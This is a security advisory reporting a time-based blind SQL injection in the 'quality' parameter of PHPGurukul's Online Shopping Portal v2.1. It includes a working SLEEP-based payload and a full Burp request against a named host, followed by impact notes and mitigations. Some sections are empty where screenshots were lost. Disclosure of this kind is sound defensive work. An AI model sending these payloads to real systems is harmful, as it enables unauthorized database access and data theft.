SQL Injection Vulnerability Report

Affected Product

Attribute	Details
Product Name	Online Shopping Portal Project
Vendor	PHPGurukul
Version	v2.1
Affected File	Online Shopping Portal project-V2.0\shopping\product-details.php
Affected Parameter	quality
Method	POST
Vulnerability Type	Time-Based Blind SQL Injection

Official Website

https://phpgurukul.com/shopping-portal-free-download/


Vulnerability Overview

A SQL Injection vulnerability exists in the **quality** parameter of the **Online Shopping Portal Project v2.1**, allowing remote attackers to execute arbitrary SQL commands. By injecting time-delay payloads, attackers can determine the presence of a SQL Injection flaw by observing server response delays.

Steps to Reproduce


1. Access the Vulnerable URL:

http://www.eyou.com/ product-details.php?pid=14



2. Intercept the Request:

Enable Burp Suite and set up the browser to route traffic through it.



3. Modify the Parameter:


Send the request to Burp Suite Repeater and modify the quality parameter with the following payload:

'RLIKE SLEEP(5) AND 'nsgm'='nsgm

```
Request
                Headers Hex
       Params
 Raw
POST /product-details.php?pid=14 HTTP/1.1
Host: www.eyou.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0)
Gecko/20100101 Firefox/133.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
Accept-Language: zh-CN, zh; q=0. 8, zh-TW; q=0. 7, zh-HK; q=0. 5, en-US; q=0. 3, en; q=0. 2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://www.eyou.com
Connection: close
Referer: http://www.eyou.com/product-details.php?pid=14
Cookie: Hm_lvt_9bb651f2bb5622d49b0299560d6559cd=1739270966,1739546745;
myInfo=%7B%22userId%22%3A%2212345%22%2C%22paymethod%22%3A%221%22%2C%22pn%22%
3Anull%2C%22name%22%3Anull%2C%22place%22%3A%22%2C%22block%22%3Anull%2C%22
floor%22%3Anull%2C%22jifen%22%3Anull%2C%22email%22%3Anull%2C%22price%22%3A%2
20%22%2C%22orderArrivedTime%22%3A%221%3A30-2%3A00%22%2C%22prderRemark%22%3A%
22%22%7D;
shopInfo=%7B%22shopId%22%3A%221001%22%2C%22shopName%22%3A%22%E6%B9%96%E5%8C%
97%E5%A4%A7%E5%8E%A6%22%2C%22shopPhone%22%3Anull%2C%22shopTip%22%3A%22%E5%93
%88%E5%93%88%22%2C%22shopState%22%3A%221%22%2C%22shopIcon%22%3A%221001.jpg%2
2%2C%22shopBlock%22%3A%22%3F%23A%23B%23%22%2C%22shopFloor%22%3A%22%3F%231%23
2%233%22%7D; shopId=1001; userId=12345; PHPSESSID=3m4t1cepbanu2r1nc4mvn21ju4
Upgrade-Insecure-Requests: 1
Priority: u=0, i
quality=' RLIKE SLEEP(5) AND
nsgm'='nsgm&price=1&value=1&name=admin&summary=333333&review=3333&submit=
```

4. Send the Modified Request:

- Forward the modified request in Burp Suite Repeater.
- Observe the delay in the response time.
- The server will delay its response by 5 seconds, confirming successful execution of the SLEEP() function, indicating a **time-based SQL injection vulnerability**.



SQLmap:

Code

In the Online Shopping Portal project-V2.0\shopping\ product-details.php page, the quality parameter is not verified and is directly inserted into the database for execution

Impact

- **Data Theft:** Unauthorized access to sensitive user or system data.
- Data Manipulation: Modification or deletion of database records.
- Credential Exposure: Extraction of usernames, passwords, or authentication details.
- **Server Compromise:** Potential exploitation of underlying server systems.
- Reconnaissance: Enumeration of database structures (tables, columns, schemas).
- Financial Loss: Downtime and potential monetary losses.
- Loss of Reputation: User trust degradation due to service disruption or data breaches.

Recommended Mitigations

- Use Prepared Statements (Parameterized Queries).
- Sanitize User Inputs: Validate and filter all incoming data.
- Implement Web Application Firewall (WAF).
- Use the Principle of Least Privilege (PoLP) for database users.
- Regularly Update and Patch the Application.
- Monitor Logs for Suspicious Activities.

For detailed guidelines, refer to:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html